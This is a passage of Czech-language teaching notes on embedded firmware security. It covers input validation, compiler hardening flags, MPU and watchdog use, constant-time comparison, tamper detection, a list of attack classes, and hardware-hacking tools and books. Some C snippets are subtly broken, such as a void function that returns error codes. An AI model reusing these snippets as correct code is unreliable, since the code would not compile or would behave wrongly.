    for (int i = 0; i < 32; i++) {
        diff |= computed_hmac[i] ^ fw->hmac[i];
    }
    return (diff == 0);
}
```

5. Obrana a protiopatření

Secure Coding Guidelines

1. Input validation

```
// SPRÁVNĚ
void process_packet(uint8_t *data, size_t len) {
    if (len < 4 || len > MAX_PACKET_SIZE) {
        return ERROR_INVALID_LENGTH;
    }

    uint16_t payload_len = (data[2] << 8) | data[3];
    if (payload_len > len - 4) { // Kontrola!
        return ERROR_INVALID_PAYLOAD;
    }

    memcpy(buffer, data + 4, payload_len);
}
```

2. Bounds checking

```
// Použít bezpečné funkce
strncpy(dest, src, sizeof(dest) - 1);
dest[sizeof(dest) - 1] = '\\0';
```

Compile-time protections

```
# GCC flags pro bezpečnost
CFLAGS = -Wall -Wextra \
         -fstack-protector-strong \      # Stack canary
         -fPIE -pie \                   # Position Independent
         -D_FORTIFY_SOURCE=2 \         # Bounds checking
         -Wformat -Wformat-security    # Format string check

# ARMv8-M specifické
CFLAGS += -mcmse # Cortex-M Security Extensions
```

Static analysis:

```
# Clang static analyzer
scan-build make

# Cppcheck
cppcheck --enable=all src/
```

Runtime protections

1. MPU (Memory Protection Unit)

- Zakázat execute na data (W^X)
- Guard pages pro stack
- Privileged/unprivileged separation

2. Watchdog

```
// Detekce hang/infinite loop
IWDG->KR = 0xCCCC; // Start watchdog
while (1) {
    do_work();
    IWDG->KR = 0xAAAA; // Refresh (každých < 1s)
}
// Pokud program zamrzne → reset
```

3. Integrity checks

```
// Periodická kontrola kódu
uint32_t expected_crc = 0x12345678;
if (crc32_compute() != expected_crc) {
    trigger_tamper_alarm();
}
```

Side-Channel protections - základ

1. Constant-time code

```
// ŠPATNĚ (timing leak)
if (password[i] != input[i]) {
    return FAIL; // Early exit!
}

// SPRÁVNĚ
int diff = 0;
for (int i = 0; i < len; i++) {
    diff |= password[i] ^ input[i];
}
return (diff == 0) ? SUCCESS : FAIL;
```

2. Random delays

```
void verify_password(char *input) {
    uint32_t delay = TRNG_Random() & 0xFF; // 0-255 ms
    delay_ms(delay); // Ztížení timing analýzy
    // ... verification
}
```

Fyzická ochrana

1. Tamper detection - detekce otevření krytu

```
void TAMPER_IRQHandler(void) {  
    // Trigger pin detekoval otevření  
    // 1. Vymazat citlivá data  
    memset(secret_keys, 0, sizeof(secret_keys));  
    // 2. Disable debug  
    DBGMCU->CR = 0;  
    // 3. Lock Flash  
    FLASH->OPTCR |= FLASH_OPTCR_SPMOD;  
    // 4. Log event  
    log_tamper_event();  
    // 5. Reset nebo halt  
    NVIC_SystemReset();  
}
```

2. Potting / Encapsulation

- Zalití elektroniky epoxy pryskyřicí
- Znemožňuje přístup k čipu bez destrukce

Shrnutí: Útoky a ochrana

Útoky

1. **Buffer overflow** → ROP chain, code injection
2. **Command injection** → UART/CAN/protocol
3. **JTAG/SWD** → firmware dump, debugging
4. **Glitching** → bypass security checks
5. **Reverse engineering** → Ghidra, binwalk

Klíčové: Defense in depth - vícevrstvá ochrana!

Ochrana

1. **Secure coding** → input validation, bounds check
2. **MPU** → W^X, privilege separation
3. **RDP Level 2** → disable JTAG completely
4. **Secure boot** → HMAC verification
5. **Tamper detection** → fyzická ochrana
6. **Code obfuscation** → ztížení RE

Reference a nástroje

Hardware:

- ChipWhisperer - side-channel/glitching platform
- Bus Pirate - protocol analyzer
- Logic analyzers (Saleae, DSLogic)

Software:

- Ghidra - reverse engineering (NSA)
- Binwalk - firmware analysis
- OpenOCD - JTAG debugger
- Renode - emulation framework
- AFL - fuzzer

Literatura:

- *The Hardware Hacker* - Andrew "bunnie" Huang
- *Practical IoT Hacking* - Fotios Chantzis
- *Car Hacker's Handbook* - Craig Smith

Kurzy:

- Offensive IoT Exploitation (OFFIOT)
- Hardware Hacking (Joe Grand)